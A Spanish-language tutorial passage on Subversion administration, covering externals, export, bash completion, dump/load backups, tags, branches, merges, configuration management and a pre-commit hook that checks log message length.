Subversion no hace automáticamente `commit` de los cambios en las copias de los subproyectos externos. Es necesario cambiar al directorio en cuestión y ejecutar `svn commit`.

```
pp2@nereida:~/Lbook$ svn status -qu
Estado respecto a la revisión:   5463

Averiguando el estado del recurso externo en 'perlbib'
Estado respecto a la revisión:   5463

Averiguando el estado del recurso externo en 'booktt'
Estado respecto a la revisión:   5463
```

He aquí un ejemplo de como establecer `svn:externals`:

```
MacBookdeCasiano:LPLDI2011 casiano$ svn propset svn:externals \
   'code svn+ssh://casiano@orion.pcg.ull.es/var/svn/casiano/PL/PLconferences/softwarepracticea
property 'svn:externals' set on '.'
```

Obsérvese el uso de las comillas simples protegiendo al segundo argumento de `svn propset`. Ahora un `update` cargará el subproyecto externo:

```
MacBookdeCasiano:LPLDI2011 casiano$ svn update

Fetching external item into 'code'
A    code/MyopicPPCR.eyp
A    code/pascalnestedeyapp2.eyp
A    code/noPackratSolvedExpRG2.eyp
A    code/pascalnestedeyapp3.eyp
A    code/pascalenumeratedvsrangePPCR.eyp
A    code/reducereduceconflictnamefirst.eyp
A    code/Cplusplus.eyp
A    code/pascalenumeratedvsrangesolvedviadyn.eyp
A    code/dynamicgrammar.eyp
```

```
A    code/Range.eyp
A    code/nopackratSolved.eyp
A    code/reducereduceconflictPPCRwithAction.eyp
A    code/Myopic.eyp
A    code/noLRk_exp.eyp
A    code/Calc.eyp
A    code/input_for_dynamicgrammar.txt
A    code/pascalenumeratedvsrange.eyp
A    code/noPackratSolvedExpRG.eyp
A    code/pascalenumeratedvsrangenested.eyp
A    code/reducereduceconflictPPCR.eyp
A    code/nopackratPPCR.eyp
A    code/noPackratSolvedExp.eyp
A    code/Cplusplus2.eyp
A    code/MyopicSolved.eyp
A    code/pascalenumeratedvsrangesolvedviadyn2.eyp
A    code/noLRk_expSolved.eyp
A    code/noPackratSolvedExpRGconcept.eyp
A    code/reducereduceconflict.eyp
A    code/nopackrat.eyp
Updated external to revision 6318.

Updated to revision 6318.
MacBookdeCasiano:LPLDI2011 casiano$
```

Consejo tomado del libro de subversión:

> *You should seriously consider using explicit revision numbers in all of your externals definitions. Doing so means that you get to decide when to pull down a different snapshot of external information, and exactly which snapshot to pull. Besides avoiding the surprise of getting changes to third-party repositories that you might not have any control over, using explicit revision numbers also means that as you backdate your working copy to a previous revision, your externals definitions will also revert to the way they looked in that previous revision, which in turn means that the external working copies will be updated to match they way they looked back when your repository was at that previous revision. For software projects, this could be the difference between a successful and a failed build of an older snapshot of your complex codebase.*

- Externals Definitions
- Matthew Weier O'Phinney. svn:externals
- Short tutorial on svn propset for svn:externals property
- Internal Subversion Externals
- How To Properly Set SVN svn:externals Property In SVN Command Line

`svn export`

El comando `svn export` es similar a `svn checkout` y nos permite crear una copia del proyecto que no contiene los directorios de administración `.svn`

```
pp2@nereida:~$ svn help export
export: Crea una copia no versionada de un árbol.
uso: 1. export [-r REV] URL[@REVPEG] [RUTA]
     2. export [-r REV] RUTA1[@REVPEG] [RUTA2]
```

```
  1. Exporta un árbol de directorios limpio del repositorio a RUTA,
     especificado por RUTA, en la revisión REV si se especifica, de
     otro modo se exporta HEAD. Si se omite la RUTA, se usa el último
     componente del URL para el nombre del directorio local creado.

  2. Exporta un árbol de directorios limpio a RUTA2 a partir de la copia
     de trabajo especificada por RUTA1, en la revisión REV si especificada,
     si no en WORKING.  Si se omite RUTA2, se usa el último componente de
     RUTA1 para el nombre del directorio local creado. Si no se especifica
     REV se preservarán todos los cambios locales.  Los archivos que no
     estén bajo control de versiones no se copiarán.

  Si se especifica, REVPEG determina la revisión en la que el objetivo
  se busca primero.
```

Completando comandos de subversion en `bash`

El comando `shopt` permite establecer y ver las opciones de la `bash`:

```
casiano@exthost:~$ help shopt
shopt: shopt [-pqsu] [-o] [optname ...]
    Set and unset shell options.

    Change the setting of each shell option OPTNAME.  Without any option
    arguments, list all shell options with an indication of whether or not each
    is set.

    Options:
      -o    restrict OPTNAMEs to those defined for use with 'set -o'
      -p    print each shell option with an indication of its status
      -q    suppress output
      -s    enable (set) each OPTNAME
      -u    disable (unset) each OPTNAME

    Exit Status:
    Returns success if OPTNAME is enabled; fails if an invalid option is
    given or OPTNAME is disabled.
```

Sin argumentos muestra los valores actuales de las opciones:

```
casiano@exthost:~$ shopt
autocd          off
cdable_vars     off
cdspell         off
checkhash       off
checkjobs       off
checkwinsize    on
cmdhist         on
compat31        off
compat32        off
dirspell        off
dotglob         off
execfail        off
expand_aliases  on
extdebug        off
```

```
extglob         on
extquote        on
failglob        off
force_fignore   on
globstar        off
gnu_errfmt      off
histappend      off
histreedit      off
histverify      off
hostcomplete    on
huponexit       off
interactive_comments    on
lithist         off
login_shell     on
mailwarn        off
no_empty_cmd_completion off
nocaseglob      off
nocasematch     off
nullglob        off
progcomp        on
promptvars      on
restricted_shell    off
shift_verbose   off
sourcepath      on
xpg_echo        off
```

Las opciones `extglob` y `progcomp` gobiernan la forma en la que se completan los comandos cuando se presiona la tecla `TAB`:

```
$shopt -s extglob progcomp
```

Por otro lado el comando `complete` permite especificar como se completa un comando:

```
complete: complete [-abcdefgjksuv] [-pr] [-o option] [-A action] [-G globpat] \
                   [-W wordlist]  [-F function] [-C command] [-X filterpat] \
                   [-P prefix] [-S suffix] [name ...]
    Specify how arguments are to be completed by Readline.

    For each NAME, specify how arguments are to be completed.  If no options
    are supplied, existing completion specifications are printed in a way that
    allows them to be reused as input.

    Options:
      -p    print existing completion specifications in a reusable format
      -r    remove a completion specification for each NAME, or, if no
        NAMEs are supplied, all completion specifications

    When completion is attempted, the actions are applied in the order the
    uppercase-letter options are listed above.

    Exit Status:
    Returns success unless an invalid option is supplied or an error occurs.
```

Así, si hacemos:

```
complete -W 'add blame praise annotate cat checkout co cleanup commit ci copy delete del \
```

```
remove rm diff di export help h import info list ls log merge mkdir move mv \
rename ren propdel pdel pd propedit pedit pe propget pget pg proplist plist pl \
propset pset ps resolved revert status stat st switch sw update up' svn
```

Un comando como `svn h<TAB>` se completrá a `svn help`.

Mejor aún, localize el fichero `bash_completion` que viene con la distribución de subversion. Puede encontrarlo en:

- http://svn.apache.org/repos/asf/subversion/trunk/tools/client-side/bash_completion

hágale un source a dicho script:

```
$ . bash_completion
```

Así podrá completar también las opciones de los subcomandos.

Copia de un Repositorio

Para copiar un repositorio es necesario asegurarse que el repositorio no es modificado durante la copia. Si eso ocurriera la copia podría no ser válida. Además, para garantizar la consistencia, los distintos ficheros que constituyen la Berkeley DB deben ser copiados en un cierto orden.

El comando `svnadmin hotcopy`

```
svnadmin hotcopy RUTA_REPOS NUEVA_RUTA_REPOS
```

permite realizar una copia consistente de un repositorio. No es necesario detener la actividad de los clientes durante el proceso.

Volcado y Carga de los contenidos de un Repositorio Si queremos migrar un repositorio en una versión mas antigua de subversion a una mas nueva o queremos hacer una copia del repositorio que sea mas independiente de la versión de Subversion utilizada podemos usar los comandos `svnadmin dump` y `svnadmin load`. Estos dos comandos usan un sencillo formato de volcado consistente en cabeceras RFC 822 (como los headers en e-mail) que son sencillos de analizar y en los contenidos en bruto de los ficheros del repositorio. Una copia por volcado y carga nos protege también contra posibles cambios en la versión de la librería DBD subyacente.

```
-bash-3.2$ uname -a
Linux banot.etsii.ull.es 2.6.18-128.1.16.el5 #1 SMP Tue Jun 30 06:10:28 EDT 2009 i686 i686 i38
-bash-3.2$ svnlook youngest repository/
6
-bash-3.2$ svnadmin dump repository/ > dumprep.6
* Revisión 0 volcada.
* Revisión 1 volcada.
* Revisión 2 volcada.
* Revisión 3 volcada.
* Revisión 4 volcada.
* Revisión 5 volcada.
* Revisión 6 volcada.
-bash-3.2$ ls -ltr | tail -1
-rw-r--r-- 1 casiano apache 14962 abr  3 18:29 dumprep.6
```

Para restaurar el repositorio en otra máquina debemos primero crear el repositorio y a continuación cargarcon `svnadmin load` el fichero volcado en la operación anterior:

```
pp2@nereida:~$ ssh banot cat dumprep.6 | svnadmin load mietsiirep
<<< Nueva transacción iniciada, basada en la revisión original 1
     * añadiendo ruta : acme-svn ... hecho.
     * añadiendo ruta : acme-svn/branches ... hecho.
     * añadiendo ruta : acme-svn/trunk ... hecho.
     * añadiendo ruta : acme-svn/trunk/Build.PL ... hecho.
     * añadiendo ruta : acme-svn/trunk/Changes ... hecho.
     * añadiendo ruta : acme-svn/trunk/MANIFEST ... hecho.
     * añadiendo ruta : acme-svn/trunk/Makefile.PL ... hecho.
     * añadiendo ruta : acme-svn/trunk/README ... hecho.
     * añadiendo ruta : acme-svn/trunk/lib ... hecho.
     * añadiendo ruta : acme-svn/trunk/lib/Acme ... hecho.
     * añadiendo ruta : acme-svn/trunk/lib/Acme/SVN.pm ... hecho.
     * añadiendo ruta : acme-svn/trunk/t ... hecho.
     * añadiendo ruta : acme-svn/trunk/t/00.load.t ... hecho.
     * añadiendo ruta : acme-svn/trunk/t/perlcritic.t ... hecho.
     * añadiendo ruta : acme-svn/trunk/t/pod-coverage.t ... hecho.
     * añadiendo ruta : acme-svn/trunk/t/pod.t ... hecho.

------- Commit de la revisión 1 >>>

<<< Nueva transacción iniciada, basada en la revisión original 2
     * añadiendo ruta : acme-svn/branches/myacme-svn ...COPIED... hecho.

------- Commit de la revisión 2 >>>

<<< Nueva transacción iniciada, basada en la revisión original 3
     * editando ruta : acme-svn/trunk/Makefile.PL ... hecho.

------- Commit de la revisión 3 >>>

<<< Nueva transacción iniciada, basada en la revisión original 4
     * editando ruta : acme-svn/trunk/Makefile.PL ... hecho.

------- Commit de la revisión 4 >>>

<<< Nueva transacción iniciada, basada en la revisión original 5
     * editando ruta : acme-svn/branches/myacme-svn/Makefile.PL ... hecho.

------- Commit de la revisión 5 >>>

<<< Nueva transacción iniciada, basada en la revisión original 6
     * editando ruta : acme-svn/trunk/Makefile.PL ... hecho.

------- Commit de la revisión 6 >>>
```

Ahora el nuevo repositorio puede ser accedido desde cualquier otra máquina:

```
casiano@orion:~$ svn ls svn+ssh://pp2/home/pp2/mietsiirep
acme-svn/
casiano@orion:~$ svn ls svn+ssh://pp2/home/pp2/mietsiirep/acme-svn
branches/
trunk/
casiano@orion:~$ svn ls svn+ssh://pp2/home/pp2/mietsiirep/acme-svn/trunk
```

```
Build.PL
Changes
MANIFEST
Makefile.PL
README
lib/
t/
```

Copias Incrementales

El comando `svnadmin dump` admite las opciones `--incremental` y `--revision` que permiten producir copias mas pequeñas.

Guardemos primero las versiones de la 1 a la 4:

```
-bash-3.2$ uname -a
Linux banot.etsii.ull.es 2.6.18-128.1.16.el5 #1 SMP Tue Jun 30 06:10:28 EDT 2009 i686 i686 i38

-bash-3.2$ svnadmin dump --incremental --revision 1:4 repository > dumprep.1to4
* Revisión 1 volcada.
* Revisión 2 volcada.
* Revisión 3 volcada.
* Revisión 4 volcada.
```

y después las de la 5 a la 6:

```
-bash-3.2$ uname -a
Linux banot.etsii.ull.es 2.6.18-128.1.16.el5 #1 SMP Tue Jun 30 06:10:28 EDT 2009 i686 i686 i38

-bash-3.2$ svnadmin dump --incremental --revision 5:6 repository > dumprep.5to6
* Revisión 5 volcada.
* Revisión 6 volcada.
```

Podemos ahora restaurar el repositorio en otra máquina. Primero creamos el repositorio:

```
pp2@nereida:~$ svnadmin create mietsiiincrep
```

A continuación restauramos la primera parte:

```
pp2@nereida:~$ ssh banot cat dumprep.1to4 | svnadmin load mietsiiincrep
<<< Nueva transacción iniciada, basada en la revisión original 1
     * añadiendo ruta : acme-svn ... hecho.
     * añadiendo ruta : acme-svn/branches ... hecho.
     * añadiendo ruta : acme-svn/trunk ... hecho.
     * añadiendo ruta : acme-svn/trunk/Build.PL ... hecho.
     * añadiendo ruta : acme-svn/trunk/Changes ... hecho.
     * añadiendo ruta : acme-svn/trunk/MANIFEST ... hecho.
     * añadiendo ruta : acme-svn/trunk/Makefile.PL ... hecho.
     * añadiendo ruta : acme-svn/trunk/README ... hecho.
     * añadiendo ruta : acme-svn/trunk/lib ... hecho.
     * añadiendo ruta : acme-svn/trunk/lib/Acme ... hecho.
     * añadiendo ruta : acme-svn/trunk/lib/Acme/SVN.pm ... hecho.
     * añadiendo ruta : acme-svn/trunk/t ... hecho.
     * añadiendo ruta : acme-svn/trunk/t/00.load.t ... hecho.
     * añadiendo ruta : acme-svn/trunk/t/perlcritic.t ... hecho.
     * añadiendo ruta : acme-svn/trunk/t/pod-coverage.t ... hecho.
     * añadiendo ruta : acme-svn/trunk/t/pod.t ... hecho.
```

```
------- Commit de la revisión 1 >>>

<<< Nueva transacción iniciada, basada en la revisión original 2
     * añadiendo ruta : acme-svn/branches/myacme-svn ...COPIED... hecho.

------- Commit de la revisión 2 >>>

<<< Nueva transacción iniciada, basada en la revisión original 3
     * editando ruta : acme-svn/trunk/Makefile.PL ... hecho.

------- Commit de la revisión 3 >>>

<<< Nueva transacción iniciada, basada en la revisión original 4
     * editando ruta : acme-svn/trunk/Makefile.PL ... hecho.

------- Commit de la revisión 4 >>>
```

A continuación restauramos la segunda parte:

```
pp2@nereida:~$ ssh banot cat dumprep.5to6 | svnadmin load mietsiiincrep
<<< Nueva transacción iniciada, basada en la revisión original 5
     * editando ruta : acme-svn/branches/myacme-svn/Makefile.PL ... hecho.

------- Commit de la revisión 5 >>>

<<< Nueva transacción iniciada, basada en la revisión original 6
     * editando ruta : acme-svn/trunk/Makefile.PL ... hecho.

------- Commit de la revisión 6 >>>

pp2@nereida:~$
```

Podemos acceder al nuevo repositorio desde una tercera máquina:

```
casiano@orion:~$ svn ls svn+ssh://pp2/home/pp2/mietsiiincrep
acme-svn/
casiano@orion:~$ svn log svn+ssh://pp2/home/pp2/mietsiiincrep/acme-svn/trunk/
------------------------------------------------------------------------
r6 | lgforte | 2009-04-23 11:54:54 +0100 (jue, 23 abr 2009) | 1 line

lgforte modification
------------------------------------------------------------------------
r4 | casiano | 2009-03-05 15:56:20 +0000 (jue, 05 mar 2009) | 1 line

sally in trunk: list of final comments
------------------------------------------------------------------------
r3 | casiano | 2009-03-05 15:56:02 +0000 (jue, 05 mar 2009) | 1 line

sally in trunk: list of comments
------------------------------------------------------------------------
r1 | casiano | 2009-03-05 15:53:05 +0000 (jue, 05 mar 2009) | 1 line

branches
------------------------------------------------------------------------
```

Si múltiples usuarios estan accediendo al repositorio vía `svn+ssh` será necesario también garantizar que los permisos del repositorio son los adecuados. Por ejemplo:

```
bash-2.05b# ls -l | grep svn
drwxrwxr-x   7 svn   svnusers      512 Apr 27 15:06 reponame1
drwxrwxr-x   7 svn   svnusers      512 Apr 27 15:06 reponame2
drwxrwxr-x   7 svn   svnusers      512 Apr 27 15:06 reponame3
bash-2.05b# ls -l reponame1/ | egrep -i "db"
drwxrwsr-x  2 svn  svnusers  512 Apr 27 15:07 db
bash-2.05b#
```

Ejercicio 1.9.2. *Escriba un guión que copie su repositorio de forma incremental en un dispositivo portable o en una máquina remota. Compruebe que el repositorio resultante es utilizable.*

Etiquetas

Veamos un ejemplo de creación de un tag. Primero creamos el proyecto:

```
casiano@exthost:~/src/subversion/BUG-3035$ svn mkdir svn+ssh://banot/home/casiano/repository/e
Committed revision 1.
casiano@exthost:~/src/subversion/BUG-3035$ svn mkdir svn+ssh://banot/home/casiano/repository/e
Committed revision 2.
casiano@exthost:~/src/subversion/BUG-3035$ svn mkdir svn+ssh://banot/home/casiano/repository/e
Committed revision 3.
casiano@exthost:~/src/subversion$ h2xs -XA -n SVN::Example
Defaulting to backwards compatibility with perl 5.10.0
If you intend this module to be compatible with earlier perl versions, please
specify a minimum perl version with the -b option.

Writing SVN-Example/lib/SVN/Example.pm
Writing SVN-Example/Makefile.PL
Writing SVN-Example/README
Writing SVN-Example/t/SVN-Example.t
Writing SVN-Example/Changes
Writing SVN-Example/MANIFEST

casiano@exthost:~/src/subversion$ svn import SVN-Example/ svn+ssh://banot/home/casiano/reposit
Adding         SVN-Example/t
Adding         SVN-Example/t/SVN-Example.t
Adding         SVN-Example/lib
Adding         SVN-Example/lib/SVN
Adding         SVN-Example/lib/SVN/Example.pm
Adding         SVN-Example/MANIFEST
Adding         SVN-Example/Makefile.PL
Adding         SVN-Example/Changes
Adding         SVN-Example/README

Committed revision 4.
casiano@exthost:~/src/subversion$ svn ls svn+ssh://banot/home/casiano/repository/ejemplo/trunk
Changes
MANIFEST
Makefile.PL
README
lib/
t/
```

Para crear una etiqueta hacemos una copia:

```
casiano@exthost:~/src/subversion/ejemplo$ svn cp svn+ssh://banot/home/casiano/repository/ejemp
                                          svn+ssh://banot/home/casiano/repository/ejemplo/tags
                                              -m 'tagging release 1.0'

Committed revision 12.
casiano@exthost:~/src/subversion/ejemplo$ svn diff svn+ssh://banot/home/casiano/repository/eje
                                            svn+ssh://banot/home/casiano/repository/ejemplo/ta

casiano@exthost:~/src/subversion/ejemplo$
```

Ramas y Mezclas

```
casiano@exthost:~/src/subversion$ svn cp svn+ssh://banot/home/casiano/repository/ejemplo/tags/
                         svn+ssh://banot/home/casiano/repository/ejemplo/branches/TRY-MGM-cach

casiano@exthost:~/src/subversion$ svn checkout svn+ssh://banot/home/casiano/repository/ejemplo
A    TRY-MGM-cache-pages/t
A    TRY-MGM-cache-pages/t/SVN-Example.t
A    TRY-MGM-cache-pages/MANIFEST
A    TRY-MGM-cache-pages/lib
A    TRY-MGM-cache-pages/lib/SVN
A    TRY-MGM-cache-pages/lib/SVN/Example.pm
A    TRY-MGM-cache-pages/Makefile.PL
A    TRY-MGM-cache-pages/Changes
A    TRY-MGM-cache-pages/README
Checked out revision 7.
```

Ahora, mientras un grupo trabaja en la rama TRY-MGM-cache-pages ...

```
casiano@exthost:~/src/subversion$ cd TRY-MGM-cache-pages/
casiano@exthost:~/src/subversion/TRY-MGM-cache-pages$ vi lib/SVN/Example.pm
casiano@exthost:~/src/subversion/TRY-MGM-cache-pages$ svn commit -mm
Sending        lib/SVN/Example.pm
Transmitting file data .
Committed revision 8.
casiano@exthost:~/src/subversion/TRY-MGM-cache-pages$ svn diff lib/SVN/Example.pm -r PREV
Index: lib/SVN/Example.pm
===================================================================
--- lib/SVN/Example.pm  (revision 7)
+++ lib/SVN/Example.pm  (working copy)
@@ -28,6 +28,12 @@
 our $VERSION = '0.01';


+sub g1{
+}
+
+sub g2{
+}
```

```
+
 # Preloaded methods go here.

 1;
```

otro trabaja en el tronco ...

```
casiano@exthost:~/src/subversion$ svn checkout svn+ssh://banot/home/casiano/repository/ejemplo
A    ejemplo/t
A    ejemplo/t/SVN-Example.t
A    ejemplo/MANIFEST
A    ejemplo/lib
A    ejemplo/lib/SVN
A    ejemplo/lib/SVN/Example.pm
A    ejemplo/Makefile.PL
A    ejemplo/Changes
A    ejemplo/README
Checked out revision 4.
casiano@exthost:~/src/subversion$ cd ejemplo
casiano@exthost:~/src/subversion/ejemplo$ vi lib/SVN/Example.pm
casiano@exthost:~/src/subversion/ejemplo$ svn commit
Sending        lib/SVN/Example.pm
Transmitting file data .
Committed revision 5.
casiano@exthost:~/src/subversion/ejemplo$ svn diff lib/SVN/Example.pm -r PREV
Index: lib/SVN/Example.pm
===================================================================
--- lib/SVN/Example.pm  (revision 4)
+++ lib/SVN/Example.pm  (working copy)
@@ -30,6 +30,12 @@

 # Preloaded methods go here.

+sub new_functionality1 {
+}
+
+sub new_functionality2 {
+}
+
 1;
 __END__
 # Below is stub documentation for your module. You'd better edit it!
```

Supongamos que ahora se crea un tag para la release 2.0:

```
casiano@exthost:~/src/subversion/ejemplo$ svn cp svn+ssh://banot/home/casiano/repository/ejemp
                                          svn+ssh://banot/home/casiano/repository/ejemplo/tags
```

Y que queremos mezclar los cambios que se han producido entre las releases 1.0 y 2.0 en la rama RY-MGM-cache-pages:

```
casiano@exthost:~/src/subversion/TRY-MGM-cache-pages$ svn merge svn+ssh://banot/home/casiano/r
                                                               svn+ssh://banot/home/casiano/r
                                                               .
```

```
--- Merging differences between repository URLs into '.':
U    lib/SVN/Example.pm
```

El estatus nos muestra que el fichero `lib/SVN/Example.pm` ha sido modificado en la copia de trabajo:

```
casiano@exthost:~/src/subversion/TRY-MGM-cache-pages$ svn status
M       lib/SVN/Example.pm
```

Veamos cuales son las diferencias:

```
casiano@exthost:~/src/subversion/TRY-MGM-cache-pages$ svn diff lib/SVN/Example.pm -r BASE
Index: lib/SVN/Example.pm
===================================================================
--- lib/SVN/Example.pm  (revision 8)
+++ lib/SVN/Example.pm  (working copy)
@@ -36,6 +36,15 @@

 # Preloaded methods go here.

+sub new_functionality1 {
+}
+
+sub new_functionality2 {
+}
+
+sub new_functionality3 {
+}
+
 1;
 __END__
 # Below is stub documentation for your module. You'd better edit it!
```

> *Many users (especially those new to version control) are initially perplexed about the proper syntax of the command and about how and when the feature should be used. But fear not, this command is actually much simpler than you think! There's a very easy technique for understanding exactly how* `svn merge` *behaves.*
>
> *The main source of confusion is the name of the command. The term* `\merge"` *somehow denotes that branches are combined together, or that some sort of mysterious blending of data is going on. That's not the case. A better name for the command might have been* `svn diff-and-apply`*, because that's all that happens: two repository trees are compared, and the differences are applied to a working copy.*

Mezcla Usando un Rango de Versiones de una Rama

Supongamos que se sigue trabajando en el tronco:

```
casiano@exthost:~/src/subversion/ejemplo$ vi lib/SVN/Example.pm
casiano@exthost:~/src/subversion/ejemplo$ svn commit -m 'some bug fixed'
Sending        lib/SVN/Example.pm
Transmitting file data .
Committed revision 11.
```

Estos fueron los cambios realizados:

```
casiano@exthost:~/src/subversion/ejemplo$ svn diff lib/SVN/Example.pm -r PREV
Index: lib/SVN/Example.pm
```

```
===================================================================
--- lib/SVN/Example.pm  (revision 10)
+++ lib/SVN/Example.pm  (working copy)
@@ -37,6 +37,7 @@
 }

 sub new_functionality3 {
+ # some bug fixed here
 }

 1;
```

Podemos incorporar los cambios realizados en el tronco a la rama

```
casiano@exthost:~/src/subversion/TRY-MGM-cache-pages$ svn merge -r10:11 svn+ssh://banot/home/c
--- Merging r11 into '.':
U    lib/SVN/Example.pm
casiano@exthost:~/src/subversion/TRY-MGM-cache-pages$ svn commit
Sending        lib/SVN/Example.pm
Transmitting file data .
Committed revision 13.
```

Las Mezclas Pueden Producir Conflictos

> *After performing the merge, you might also need to resolve some conflicts (just as you do with* `svn update`*) or possibly make some small edits to get things working properly.*
>
> *Remember: just because there are no syntactic conflicts doesn't mean there aren't any semantic conflicts!*
>
> *If you encounter serious problems, you can always abort the local changes by running* `svn revert . -R` *(which will undo all local modifications) and start a long what's going on? discussion with your collaborators.*
>
> *If you don't like the results of the merge, simply run* `svn revert . -R` *to revert the changes from your working copy and retry the command with different options. The merge isn't final until you actually* `svn commit` *the results.*
>
> *...*
>
> *While it's perfectly fine to experiment with merges by running* `svn merge` *and* `svn revert` *over and over, you may run into some annoying (but easily bypassed) roadblocks.*
>
> *For example, if the merge operation adds a new file (i.e., schedules it for addition),* `svn revert` *won't actually remove the file; it simply unschedules the addition. You're left with an unversioned file. If you then attempt to run the merge again, you may get conflicts due to the unversioned file* `\being in the way."`
>
> *Solution? After performing a* `revert`*, be sure to clean up the working copy and remove unversioned files and directories. The output of* `svn status` *should be as clean as possible, ideally showing no output.*

Gestión de Configuraciones

Véanse los artículos de la Wikipedia sobre Gestión de Configuraciones:

> *Configuration management (CM) is a field of management that focuses on*
>
> - *establishing and maintaining consistency of a system's or product's performance and*
> - *its functional and physical attributes with its requirements, design, and operational information*
>
> *throughout its life.*

Modelos de Sincronización

In configuration management *(*CM*), one has to control (among other things) changes made to software and documentation. This is called* revision control*, which manages multiple versions of the same unit of information. Although revision control is important to* CM*, it is not equal to it.*

Synchronization Models*, also known as* Configuration Management Models*, describe methods to enable revision control through allowing simultaneous, concurrent changes to individual files.*

In revision control, changesets *are a way to group a number of modifications that are relevant to each other in one atomic package, that may be cancelled or propagated as needed.*

Los siguientes párrafos están tomados de http://itil.osiatis.es/ITIL_course/it_service_management/configuratio

Funciones de la Gestión de Configuraciones

The four main functions of Configuration Management may be summarised as:

- *Controlling all the elements of the IT infrastructure configuration with a sufficient level of detail and managing this information using the configuration database (CMDB).*
- *Providing accurate information about the IT configuration to all the various management processes.*
- *Interacting with Incident, Problem, Change and Release Management so that they can resolve incidents effectively by finding the cause of the problem rapidly, making the changes necessary to solve it, and keeping the CMDB up-to-date at all times.*
- *Periodically monitoring the configuration of the systems in the production environment and comparing it with that held in the CMDB to correct any discrepancies.*

Objetivos de la Gestión de configuraciones (CM)

It is essential to have a detailed knowledge of your organisation's IT infrastructure in order to make best use of it. The main task of Configuration Management is to keep an up-to-date record of all the components in the IT infrastructure configuration and the interrelations between them.

This is not a simple task and requires the cooperation of the people managing other processes, in particular Change Management and Release Management.

The main objectives of Configuration Management are:

- *Providing accurate and reliable information to the rest of the organisation about all the components of the IT infrastructure.*
- *Keep the Configurations Database up-to-date:*
  - *Up-to-date records of all CIs: identification, type, location, status, etc.*
  - *Interrelations between CIs.*
  - *Services provided by each CI.*
- *Serve as a support to the other processes, in particular to Incident Management, Problem Management and Changes Management.*

Ventajas a la Hora de Usar Gestión de Configuraciones

The benefits of correct Configuration Management include, among other things:

- *Faster problem resolution, thus giving better quality of service. A common source of problems is the incompatibility between different CIs, out-of-date drivers, etc. Having to detect these errors without an up-to-date CMDB can considerably lengthen the time taken to solve a problem.*
- *More efficient Change Management. It is essential to know what the prior structure is in order to design changes that do not produce new incompatibilities and/or problems.*
- *Cost Reduction. Detailed knowledge of all the elements of the configuration allows unnecessary duplication to be avoided, for example.*
- *Control of licenses. It is possible to identify illegal copies of software, which could pose risks for the IT infrastructure such as viruses, etc., and non-compliance with legal requirements that may have a negative impact on the organisation.*
- *Greater levels of security. An up-to-date CMDB allows vulnerabilities in the infrastructure to be detected, for example.*
- *Faster restoration of service. If you know all the elements of the configuration and how they are interrelated, recovering the live configuration will be much easier and quicker.*

Dificultades a la Hora de Usar Gestión de Configuraciones

The main activities difficulties in Configuration Management are:

- *Incorrect planning: it is essential to programme the necessary activities correctly to avoid duplications or mistakes.*
- *Inappropriate CMDB structure: keeping an excessively detailed and exhaustive configuration database up-to-date can be a time-consuming process requiring too many resources.*
- *Inappropriate tools: it is essential to have the right software to speed up the data entry process and make the best use of the CMDB.*
- *Lack of Coordination between Change and Release Management making it impossible to maintain the CMDB correctly.*
- *Lack of organisation: it is important for there to be a correct assignment of resources and responsibilities. Where possible, it is preferable for Configuration Management to be undertaken by independent specialist personnel.*
- *Lack of commitment: the benefits of Configuration Management are not immediate and are almost always indirect. This can lead to a lack of interest on the part of management and consequently a lack of motivation among the people involved.*

Conjuntos de Cambios en Subversion

En subversión la definición de *changeset* es mas concreta:

A changeset is just a collection of changes with a unique name. The changes might include

- *textual edits to file contents,*
- *modifications to tree structure, or*
- *tweaks to metadata.*

In more common speak, a changeset is just a patch with a name you can refer to.

In Subversion, a global revision number `N` *names a tree in the repository: it's the way the repository looked after the* `N`*th commit. It's also the name of an implicit changeset: if you compare tree* `N` *with tree* `N−1`*, you can derive the exact patch that was committed. For this reason, it's easy to think of revision* `N` *as not just a tree, but a changeset as well.*

If you use an issue tracker to manage bugs, you can use the revision numbers to refer to particular patches that fix bugs—for example, 'this issue was fixed by `r9238`*.' Somebody can then run*

```
svn log -r 9238
```

to read about the exact changeset that fixed the bug, and run

```
svn diff -c 9238  #  La opción -c REV es equivalente a -r REV-1:REV
```

to see the patch itself.

Subversion's `svn merge` *command is able to use revision numbers. You can merge specific changesets from one branch to another by naming them in the merge arguments: passing* `-c 9238` *to* `svn merge` *would merge changeset* `r9238` *into your working copy.*

Mezclas en `svnbook`

The general act of replicating changes from one branch to another is called merging, and it is performed using various invocations of the `svn merge` *command.*

Véase:

- What is a Branch
- Basic Merging
- Advanced Merging
- The Switch Command

Hooks

A hook script is a program triggered by some repository event, such as the creation of a new revision or the modification of an unversioned property. Each hook is handed enough information to tell what that event is, what target(s) it's operating on, and the username of the person who triggered the event. Depending on the hook's output or return status, the hook program may continue the action, stop it, or suspend it in some way.

To actually install a working hook, you need only place some executable program or script into the `repos/hooks` *directory, which can be executed as the name (such as start-commit or post-commit) of the hook.*

Veamos el directorio `hooks/`. El fichero `pre-commit` tiene permisos de ejecución:

```
pp2@nereida:~$ ls -l svnrep/hooks/
total 40
-rw-r--r-- 1 pp2 pp2 2000 2010-04-12 10:33 post-commit.tmpl
-rw-r--r-- 1 pp2 pp2 1690 2010-04-12 10:33 post-lock.tmpl
-rw-r--r-- 1 pp2 pp2 2307 2010-04-12 10:33 post-revprop-change.tmpl
-rw-r--r-- 1 pp2 pp2 1606 2010-04-12 10:33 post-unlock.tmpl
-rwxr-xr-x 1 pp2 pp2  110 2010-04-19 08:30 pre-commit
-rw-r--r-- 1 pp2 pp2 2982 2010-04-19 07:45 pre-commit.tmpl
```

```
-rw-r--r-- 1 pp2 pp2 2038 2010-04-12 10:33 pre-lock.tmpl
-rw-r--r-- 1 pp2 pp2 2764 2010-04-12 10:33 pre-revprop-change.tmpl
-rw-r--r-- 1 pp2 pp2 1980 2010-04-12 10:33 pre-unlock.tmpl
-rw-r--r-- 1 pp2 pp2 2758 2010-04-12 10:33 start-commit.tmpl
```

Estos son los contenidos de `svnrep/hooks/pre-commit`:

```
pp2@nereida:~$ cat -n svnrep/hooks/pre-commit
     1  #!/bin/sh
     2
     3  REPOS="$1"
     4  TXN="$2"
     5
     6  /home/pp2/src/perl/subversion/pre-commit.pl "$REPOS" "$TXN" || exit 1
     7
     8  exit 0
```

El programa Perl simplemente comprueba que el mensaje de log es suficientemente largo:

```
pp2@nereida:~$ cat -n /home/pp2/src/perl/subversion/pre-commit.pl
     1  #!/usr/bin/perl -w
     2  use strict;
     3  # creating scalar variables that holds some values
     4
     5  open my $file, '> /tmp/mylog';
     6  print $file "executing hook\n";
     7  close($file);
     8
     9  my $min = 8;
    10  my $svnlook = '/usr/bin/svnlook';
    11  #-----------------------------------------
